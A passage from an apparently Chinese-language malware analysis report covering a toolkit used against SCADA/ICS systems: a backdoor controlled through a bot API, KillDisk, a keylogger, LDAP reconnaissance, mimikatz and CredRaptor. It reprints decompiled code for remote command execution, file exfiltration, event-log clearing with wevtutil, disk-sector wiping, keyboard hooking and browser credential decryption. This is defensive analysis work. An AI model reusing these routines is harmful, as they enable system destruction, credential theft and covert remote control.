.text:004052CF                  mov     eax, [esp+1Ch]
.text:004052D3                  mov     ecx, [esp+20h]
.text:004052D7                  shr     edx, 4
.text:004052DA                    mov       byte  ptr  ds:(loc_402B28  -
402B28h)[eax+ecx], dl
.text:004052DD                  mov     eax, [esp+4Ch]
.text:004052E1                  inc     eax
.text:004052E2                  mov     [esp+4Ch], eax
.text:004052E6                  mov     ecx, eax
.text:004052E8                  mov     edi, [esp+48h]
.text:004052EC                  cmp     eax, edi
.text:004052EE                  jnz     short loc_405301
.text:004052F0                  lea     ecx, [esp+44h]
.text:004052F4                                                          call
__ZN40_$LT$alloc__raw_vec__RawVec$LT$T$GT$$GT$6double17h06f32d01d77fcc35E_703
.text:004052F9                  mov     edi, [esp+48h]
.text:004052FD                  mov     ecx, [esp+4Ch]
.text:00405301
.text:00405301 loc_405301:                                              ; CODE XREF:
micro::main::hd9f3cc455036707f+27DEj
.text:00405301                  mov     eax, [esp+44h]
.text:00405305                  shr     ebx, 2
.text:00405308                  mov     [esp+1Ch], eax
.text:0040530C                    mov       byte  ptr  ds:(loc_402B28  -
402B28h)[eax+ecx], bl
.text:0040530F                  inc     ecx
.text:00405310                  mov     ebx, ecx
.text:00405312                  mov     [esp+4Ch], ecx
.text:00405316                  cmp     ecx, edi
```

.text:00405318	jnz	loc_405142

表 2 解密代码

(8)创建 lsass.exe 文件，如图 18：




图 18 创建文件

(9)将文件内容写入\AppData\Local\Temp\lsass.exe 中，如图 19：

图 19 写入 lsass.exe

(10)完成后即删除原 txt 文件，如图 20：

图 20 删除 txt 文件

(11)创建进程，如图 21：




图 21 创建进程

lsass.exe

主要功能：

接收服务器的指令，执行不同的功能。

行为分析：

首先使用 pyinstxtractor.py 将样本反编译成 py 文件，图 22 为反编译后的 py 文件。

图 22 反编译后的 py 文件

图 23 为解密后的代码：

图 23 解密后的代码

该代码会从远程服务器获取指令，先尝试直接从服务器读取指令，如果失败则尝试获取指令文件中的内容，在本地新建一个长度为 10 字节的随机 dat 文件，将指令文件中的内容写入 dat 文件中。

```
def getCommand ( self ) :
    try :
        updataURLtext = json . loads ( self . getUpdates ( ) )
        resuletext = updataURLtext [ 'result' ] [ - 1 ]
        UpDateId = int ( resuletext [ 'update_id' ] ) + 1
        cmddd = resuletext [ 'message' ] [ 'text' ]
        cmdddURL = self . baseurl + '/getUpdates' + "?offset=" + str ( UpDateId )
        requests . get ( cmdddURL )
        return cmddd . encode ( locale . getpreferredencoding ( ) )
    except :
        updataURLtext = json . loads ( self . getUpdates ( ) )
        try :
            resuletext = updataURLtext [ 'result' ] [ - 1 ]
            UpDateId = int ( resuletext [ 'update_id' ] ) + 1
            cmdfile = resuletext [ 'message' ] [ 'document' ] [ 'file_id' ]
            getcmdfile ( self . botapi , cmdfile )
            cmdddURL = self . baseurl + '/getUpdates' + "?offset=" + str ( UpDateId )
            requests . get ( cmdddURL )
        except :
            pass
def getUpdates ( self ) :
    updataURL = self . baseurl + '/getUpdates'
    retresponsedjson11 = requests . get ( updataURL )
    return retresponsedjson11 . text
```

图 24 从服务器获取指令

```
global number
while True :
    try :
        cmddd = str ( leiduixiang . getCommand ( ) )                    //获取远程服务器指令
        if cmddd == "help" :
            hvBQioQvol = "cmd||" + "cmd command" + "\n"                 //执行cmd命令（读取数据时cp866解码后用utf-8编码）
            hvBQioQvol += "cmd||" + "cmd command" + "\n"                //获取shell
            hvBQioQvol += "getphoto||" + "path" + "\n"                  //获取文件（发送数据时用本机编码方式解码再用utf-8编码）
            hvBQioQvol += "getdoc||" + "doc path" + "\n"                //获取文件
            hvBQioQvol += "forcmdtocking||" + "random data" + "\n"      //获取主机信息（此键盘信息，操作系统类型，当前权限是否为管理员权限，操作系统名称及版本号和位数）
            hvBQioQvol += "time||" + "int" + "\n"                       //设置sleep的时间
            hvBQioQvol += "ss||" + "random data" + "\n"                 //未实现，从名称判断为获取截屏
            leiduixiang . sendMessage ( hvBQioQvol )
        if cmddd . find ( "||" ) != ( - 1 ) :
            fengeindex = cmddd . find ( "||" )
            qiancmd = cmddd [ : fengeindex ]
            fengeindex += 2
            houcmd = cmddd [ fengeindex : ]
            cmddd = { 'CMD' : qiancmd , 'ARG' : houcmd }
            if cmddd [ 'CMD' ] and cmddd [ 'ARG' ] :
                qiancmd = cmddd [ 'CMD' ]
                houcmd = cmddd [ 'ARG' ]
                if qiancmd == 'cmd' :
                    runbythread ( houcmd )
                elif qiancmd == 'cmdt' :
                    SYlksNOXCmEAVgHPU ( houcmd )
                elif qiancmd == 'getphoto' :
                    leiduixiang . send_photo ( houcmd )
                elif qiancmd == 'getdoc' :
                    leiduixiang . sendDocument ( houcmd )
                elif qiancmd == 'ss' :
                    screenshot ( )
                elif qiancmd == 'forcmdtocking' :
                    sendsysinfo ( )
                elif qiancmd == 'time' :
                    try :
                        number = int ( houcmd )
                        leiduixiang . sendMessage ( "Success!" )
                        try :
                            open ( direct , 'w' ) . write ( str ( number ) )
                        except Exception as qmesImSTuFOKMD :
                            leiduixiang . sendMessage ( str ( qmesImSTuFOKMD ) )
                    except :
                        leiduixiang . sendMessage ( "Must be integer" )
                        sleep ( number )
                        continue
                elif qiancmd == 'logout' :
                    leiduixiang . sendMessage ( "LOGOUT =" )
                    break
                else :
                    sleep ( number )
                    continue
        sleep ( number )
```

图 25 根据不同指令执行各种功能

指令解析如表 3 所示：

命令	功能
help	显示可以执行的指令
cmd||(cmd command)	执行（cmd command）中的命令（读取数据时 cp866 解码后用 utf-8 编码）

cmdd||(cmd command)	执行（cmd command）中的命令
getphoto||(path)	获取路径为（path）的文件（发送数据时用本机编码方式解码再用 utf-8 编码）
getdoc||(doc path)	获取路径为（doc path）的文件
forcecheckin||random data	获取主机信息
time||(int)	设置 sleep 的时间
ss||(random data)	未实现，从名称判断为获取截屏

表 3 指令解析

KillDisk.exe

主要功能：

清除系统扇区，删除重要的系统文件，对特定类型的文件内容进行覆盖，结束系统进程，致使系统崩溃，无法修复。

行为分析：

样本首先会提升进程权限，使病毒程序具有关机和修改系统目录文件的权限。

```
v0 = GetCurrentProcess_1C291D0(983551, &v7);
result = OpenProcessToken_1C29580(v0);
if ( result )
{
  v8 = 0;
  if ( !GetTokenInformation_1C2951C(v7, 3, 0, 0, &v8) )
  {
    v2 = (char *)malloc(v8);
    v15 = v2;
    if ( v2 )
    {
      if ( GetTokenInformation_1C2951C(v7, 3, v2, v8, &v8) )
      {
        v3 = *(_DWORD *)v2 == 0;
        v9 = 0;
        if ( !v3 )
        {
          v4 = (int)(v2 + 4);
          do
          {
            memset(&v19, 0, 0x208u);
            v14 = 260;
            if ( LookupPrivilegeNameW_1C29400(0, v4, &v19, &v14) )
            {
              if ( !*(_DWORD *)(v4 + 8) )
              {
                v5 = *(_DWORD *)(v4 + 4);
                v11 = *(_DWORD *)v4;
                v12 = v5;
                v16 = 0;
                v17 = 0;
                v18 = 0;
                v10 = 1;
                v13 = 2;
                AdjustTokenPrivileges_1C293D8(v7, 0, &v10, 16, 0, 0);
                v2 = v15;
```

图 26 提升权限

启动 cmd 创建服务，如图 27：




图 27 创建服务

创建服务后启动服务，如图 28：

图 28 启动服务

而启动的服务程序即是它本身，如图 29：




图 29 服务程序

创建线程删除日志文件，隐藏操作痕迹，如图 30：

```
v1 = DecryptData_418210(aZRZdr_wsCuUteX);     // wevtutil clear-log Application
WinExec_1C29510(v1, 0);
for ( i = v1; *i; ++i )
  *i = 0;
free(v1);
Sleep(0x3E8u);
v3 = DecryptData_418210(aZRZdr_wsCuUt_0);     // wevtutil clear-log Security
WinExec_1C29510(v3, 0);
for ( j = v3; *j; ++j )
  *j = 0;
free(v3);
Sleep(0x3E8u);
v5 = DecryptData_418210(aZRZdr_wsCuUt_1);     // wevtutil clear-log Setup
WinExec_1C29510(v5, 0);
for ( k = v5; *k; ++k )
  *k = 0;
free(v5);
Sleep(0x3E8u);
v7 = DecryptData_418210(aZRZdr_wsCuUt_2);     // wevtutil clear-log System
WinExec_1C29510(v7, 0);
for ( l = v7; *l; ++l )
  *l = 0;
free(v7);
Sleep(0x3E8u);
RtlExitUserThread_1C294A8(0);
return 0;
```

图 30 隐藏痕迹

样本企图对 PhysicalDriver0 到 PhysicalDriver15 进行内存填充，如图 31：

```
if ( !byte_1C29549 )
{
  v9 = 0;
  do
    WriteDataToDisk_sub_4076D0(v9++);
  while ( v9 < 16 );
}
```

图 31 内存填充

对打开的每个磁盘的 291 个扇区进行内存的清零操作，如图 32：

```
do
{
  if ( WriteHardDisk_sub_405B10((int)v6, v4_liDistanceToMove, v3_hFile) )
  {
    v8 = 0;
    v9 = 0;
    if ( !SetFilePointerEx_dword_1C29264(
            v3_hFile,
            v4_liDistanceToMove,
            (unsigned __int64)v4_liDistanceToMove >> 32,
            &v8,
            1) )
      break;
  }
  ++v1;
}
while ( v1 < 291 );
```

图 32 对磁盘清零

上述操作完成后，操作系统已经无法重启。

重复三次结束系统关键进程的操作来结束一些系统进程，如图 33。被结束的系统进程包含但不仅限于：system，vmacthlp.exe,VGAuthService.exe,vmtoolsd.exe,dllhost.exe,WmiPrvSE.exe,msdtc.exe,SearchIndexer.exe,sppsvc.exe,PCHunter32.exe。

```
th32ProcessID = pe.th32ProcessID;
if ( th32ProcessID != GetCurrentProcessId_dword_1C293F4() )
{
  if ( th32ProcessID )
  {
    hProcess = OpenProcess_dword_1C294AC(1, 0, th32ProcessID);
    v9 = hProcess;
    if ( hProcess )
    {
      TerminateProcess_dword_1C2938C(hProcess, 0);
      CloseHandle_1C29394(v9);
    }
  }
}
```

图 33 结束系统进程

上述行为最终会导致系统崩溃，重新启动。然而由于系统扇区内存已被清零，导致系统无法重启。

通过代码跟踪分析，发现了 KillDisk 组件的一个变种，可以运行在多种平台上。攻击者利用该变种文件不仅可以攻击 Windows 上位机控制的 SCADA/ICS 系统，可以攻击 Linux 上位机控制的 SCADA/ICS 系统。目前该变种文件已经被作为 Linux 系统的勒索软件，勒索赎金为 222btc，折合人民币 1729875 元，如图 34：




图 34 KillDisk 变种

keylogger.exe

主要功能：

键盘记录器，记录用户的键盘输入并保存到临时目录下伪装成.tmp 文件，攻击者如果有文件系统的读写权限，则只需读取该文件即可获得用户在某进程/窗口/文件下的所有键盘操作记录。

行为分析：

在 temp 目录下生成键盘记录日志文件，如图 35：

```
char sub_140002DE0()
{
  __int64 *v0; // rdi@1
  signed __int64 i; // rcx@1
  char result; // al@5
  size_t v3; // rax@8
  __int64 v4; // [sp+0h] [bp-38h]@1
  DWORD v5; // [sp+20h] [bp-18h]@4
  DWORD v6; // [sp+24h] [bp-14h]@8

  v0 = &v4;
  for ( i = 12i64; i; --i )
  {
    *(_DWORD *)v0 = -858993460;
    v0 = (__int64 *)((char *)v0 + 4);
  }
  memset(&unk_140031850, 0, 0x208ui64);
  memset(&Str, 0, 0x208ui64);
  v5 = GetTempPathW(0x208u, &Str);
  if ( v5 )
  {
    if ( *(&Str + wcslen(&Str) - 1) != 92 )
      wcscat(&Str, &word_140024940);
    v6 = GetTickCount();
    v3 = wcslen(&Str);
    wsprintfW(&Str + v3, L"%ls%d.~tmp", L"_klg", v6);
    result = 1;
  }
  else
  {
    result = 0;
  }
  return result;
}
```

图 35 生成键盘记录文件

日志文件的内容如图 36 所示：

```
Install hooks ok!

[*]Window PID > 1492: Program Man
[*] IMAGE : explorer.exe

[*]Window PID > 1492: Temp
[*] IMAGE : explorer.exe
adsdasdahelloworld
[*]Window PID > 1212: desktop.ini -
[*] IMAGE : notepad.exe
yes my chife!!@#
[*]Window PID > 1492: Temp
[*] IMAGE : explorer.exe
[LCTRL+C]
[LCTRL+C]

[*]Window PID > 1492: KeyLogger
[*] IMAGE : explorer.exe
[LCTRL+V]
```

图 36 日志文件内容

日志文件包含以下信息：

1. 键盘钩子设置情况。
2. 进行键盘操作的进程 PID、标题、进程名。
3. 用户的键盘输入内容。

随后样本会注入各进程设置键盘钩子以获取键盘消息，如图 37：

```
  }
  v2 = GetModuleHandleW(0i64);
  hhk = SetWindowsHookExW(13, fn, v2, 0);
  if ( hhk )
  {
    v4 = GetModuleHandleW(0i64);
    qword_1400315A0 = SetWindowsHookExW(14, sub_140001005, v4, 0);
    if ( qword_1400315A0 )
    {
      result = 1;
    }
    else
    {
      UnhookWindowsHookEx(hhk);
      result = 0;
    }
  }
  else
  {
    result = 0;
  }
  return result;
```

图 37 设置键盘钩子

记录键盘消息，如图 38：

```
v15 = 0;
if ( dword_1400315C0 )
{
  if ( v15 )
    wcscat(&Dest, L"+");
  wcscat(&Dest, L"LCTRL");
  v15 = 1;
}
if ( dword_1400315C4 )
{
  if ( v15 )
    wcscat(&Dest, L"+");
  wcscat(&Dest, L"RCTRL");
  v15 = 1;
}
if ( dword_1400315C8 )
{
  if ( v15 )
    wcscat(&Dest, L"+");
  wcscat(&Dest, L"LALT");
  v15 = 1;
}
if ( dword_1400315C8 )
{
  if ( v15 )
    wcscat(&Dest, L"+");
  wcscat(&Dest, L"RALT");
  v15 = 1;
}
```

图 38 记录键盘消息

该样本不存在设置启动项的行为，是一次性的执行流程。然而攻击者既然已获得了上传并运行文件的权限，完全可以手工将其加入启动项列表中，借以绕过杀毒软件的检测。

LDAPquery.exe

主要功能：

该文件是一个 LDAP 服务器的查询工具，成功连接至 LDAP 服务器后，可以通过 ldap_search 的方式查询分区、计算机、用户等信息。

行为分析：

连接到 LDAP 服务器，如图 39：

```
invalue = 3;
v1 = ldap_initW(a1, 0x185u);
if ( v1 )
{
  wprintf(L"ldap_init succeeded \n");
  v3 = 2;
  if ( ldap_connect(v1, 0)
    || (v3 = 3, ldap_set_optionW(v1, 17, &invalue))
    || ldap_connect(v1, 0)
    || (v3 = 4, ldap_bind_sW(v1, 0, 0, 0x486u)) )
  {
    v4 = LdapGetLastError();
    wprintf(L"Stage %d failed: %d\n", v3, v4);
    ldap_unbind(v1);
    result = 0;
  }
  else
  {
    outvalue = 1;
    ldap_get_optionW(v1, 0, &outvalue);
    wprintf(L"LDAP Revision Number is %d \n", v6);
    wprintf(L"Highest LDAP Version Supported is %d \n", v7);
```

图 39 连接 LDAP 服务器

成功连接 LDAP 服务器后（服务器地址根据运行参数而决定，若参数为空则连接默认 LDAP 服务器），样本将自动通过 ldap_search 函数查询服务器的相关信息并回显。

查询分区信息，如图 40：

```
v3 = 0;
if ( ldap_search_sW(a1, L"CN=Partitions,CN=Configuration,DC=minfin,DC=local", 2u, 0, &attrs, 0, &res) )
{
  if ( res )
    ldap_msgfree(res);
  result = 0;
}
else
```

图 40 查询分区信息

查询计算机信息，如图 41：

```
if ( ldap_search_sW(a1, L"DC=minfin,DC=local", 2u, L"(objectCategory=computer)", 0, 0, &res) )
{
  v1 = LdapGetLastError();
  wprintf(L"GLE=%d", v1);
  if ( res )
    ldap_msgfree(res);
  result = 0;
}
```

图 41 查询计算机信息

查询用户信息，如图 42：

```
if ( ldap_search_sW(a1, L"DC=minfin,DC=local", 2u, L"(objectCategory=user)", 0, 0, &res) )
{
  v1 = LdapGetLastError();
  wprintf(L"GLE=%d", v1);
  if ( res )
    ldap_msgfree(res);
  result = 0;
}
```

图 42 查询用户信息

查询其他信息，如图 43：

```
if ( ldap_search_sW(a1, L"CN=Schema,CN=Configuration,DC=minfin,DC=local", 0, L"(objectClass=*)", 0, 0, &res) )
{
  v1 = LdapGetLastError();
  wprintf(L"GLE=%d", v1);
  if ( res )
    ldap_msgfree(res);
  result = 0;
}
```

图 43 查询其他信息

mimikatz.exe

主要功能：

获取管理员的用户名和密码，该样本只能工作在 32 位系统环境中，它通过注入 lsass.exe 并读取内存来抓取用户名、工作组、密码等信息。

由于 lsass.exe 中的密码字段并非用 hash 加密且加密参数留驻于内存未能擦除，所以该样本可通过读取内存中加密的密文密码和加密参数，并调用 lsasrv.dll 中的解密模块进行解密，借以还原出用户的密码明文。

该样本可以获取所有处在于“已登录”状态的用户名和口令。

行为分析：

注入并读取 lsass.exe 的内存，如图 44：

图 44 读取 lsass.exe 的内存

样本将从读到的内存基址中以偏移的方式分别获取以下内容的动态地址：

1. 用户名
2. 工作组
3. 用户口令（密文）

读取动态地址中的用户名，如图 45、图 46：




图 45 读取用户名（1）

图 46 读取用户名（2）

读取密文密码，如图 47：




图 47 读取密文密码

调用 lsasrv.dll 中的解密函数解码密文，如图 48：




图 48 调用 lsasrv.dll

得到用户密码的明文，如图 49：




图 49 用户密码明文

CredRaptor.exe

主要功能：

该样本通过检查系统版本来确定 IE 浏览器的版本，从而对不同版本的 IE 浏览器文件夹下存储的用户名密码文件进行解析，获取用户信息。获取信息的浏览器包含 Google Chrome，Internet Explorer，Mozilla Firefox 和 Opera。

行为分析：

首先程序检查系统版本，如图 50：

```
if ( sub_47B300() )                          // check system version
{
  sub_40BA30(v5, v6);                        // win8 - win10 run this function
}
else if ( sub_47B260() )                     // win7
{
```

图 50 检查系统版本

获取 iexplorer 版本信息，如图 51：

```
if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"Software\\Microsoft\\Internet Explorer", 0, 0x20019u, &phkResult)
  || (RegQueryValueExW(
        phkResult,
        lpValueName,
        0,
        &Type,
        &Data,
        &cbData),                            // svcVersion
      RegCloseKey(phkResult),
      wcstombs(&v7, (const wchar_t *)&Data, 0x103u),
      (v1 = strchr(&v7, 46)) == 0) )
```

图 51 获取 IE 浏览器版本

调用函数解密，如图 52：

```
if ( CryptUnprotectData(&pDataIn, 0, &pOptionalEntropy, 0, 0, 1u, &pDataOut) )
{
  sprintf_s(&DstBuf, 0x400u, "%S", pDataOut.pbData);
  v7 = strchr(&DstBuf, 58);
  v8 = v7;
  *v7 = 0;
  strcpy_s(&Dst, 0x400u, &DstBuf);
  strcpy_s(&v42, 0x400u, v8 + 1);
  strcpy_s(&v44, 0x400u, *(const char **)(*(_DWORD *)(v40 + 4 * v5) + 8));
  strcpy(v49, "Microsoft_WinInet_");
```

图 52 调用解密函数

CryptUnprotectData 函数可以解密同一用户在相同权限下加密的数据。

尝试读取 iexplorer 的用户信息，如图 53：

```
if ( v17 )
{
  fwprintf(v17, L"\nURL\t\t\t= ");
  fclose(v18);
}
v19 = gettempfilepath_47B250();
v20 = _wfopen(v19, L"ab");
v21 = v20;
if ( v20 )
{
  fwprintf(v20, &v47);
  fclose(v21);
}
v22 = gettempfilepath_47B250();
v23 = _wfopen(v22, L"ab");
v24 = v23;
if ( v23 )
{
  fwprintf(v23, &off_4A13B4);
  fclose(v24);
}
v25 = gettempfilepath_47B250();
v26 = _wfopen(v25, L"ab");
v27 = v26;
if ( v26 )
{
  fwprintf(v26, &v46);
  fclose(v27);
}
v28 = gettempfilepath_47B250();
v29 = _wfopen(v28, L"ab");
v30 = v29;
if ( v29 )
{
  fwprintf(v29, L"\nPASWWORD    = ");
  fclose(v30);
}
```

图 53 读取用户信息

获取日志文件的路径，如图 54：




图 54 获取日志文件路径

记录的部分信息，如图 55：

```
v0 = gettempfilepath_47B250();                  // 获取文件路径C:\Users\hello\AppData\Local\Temp\_us_hello_1382012.~tmp
v1 = _wfopen(v0, L"ab");
v2 = v1;
if ( v1 )
{
  fwprintf(v1, L"This is HTTP based credentials for Internet Explorer version from  7 to 9. :\n");
  fclose(v2);
}
```

图 55 获取部分信息

如果存在 Chrome 浏览器，则将 Chrome 浏览器存放用户信息的文件拷贝到临时文件夹下，如图 56。之后尝试进行解析，读取 google 账户信息。

```
mbstowcs(&ExistingFileName, &v40, 0x103u);    // C:\\Local Settings\\Application Data\\Google\\Chrome\\Default\\Login Data
qmemcpy(&NewFileName, L".\\chromedb_tmp", 0x1Eu);
v13 = CopyFileW(&ExistingFileName, &NewFileName, 0);
GetLastError();
if ( v13 )
{
  v16 = sub_45FA70(v8, (int)".\\chromedb_tmp", (int)&v29, 1);// detect the sql file to read user information
  if ( v16 )
  {
    v17 = sub_4188F0(v16);
    v18 = sub_485114("sqlite3_open_v2() -> Cannot open database: %s\n", v17);
    fprintf((FILE *)(v18 + 64), v19);
  }
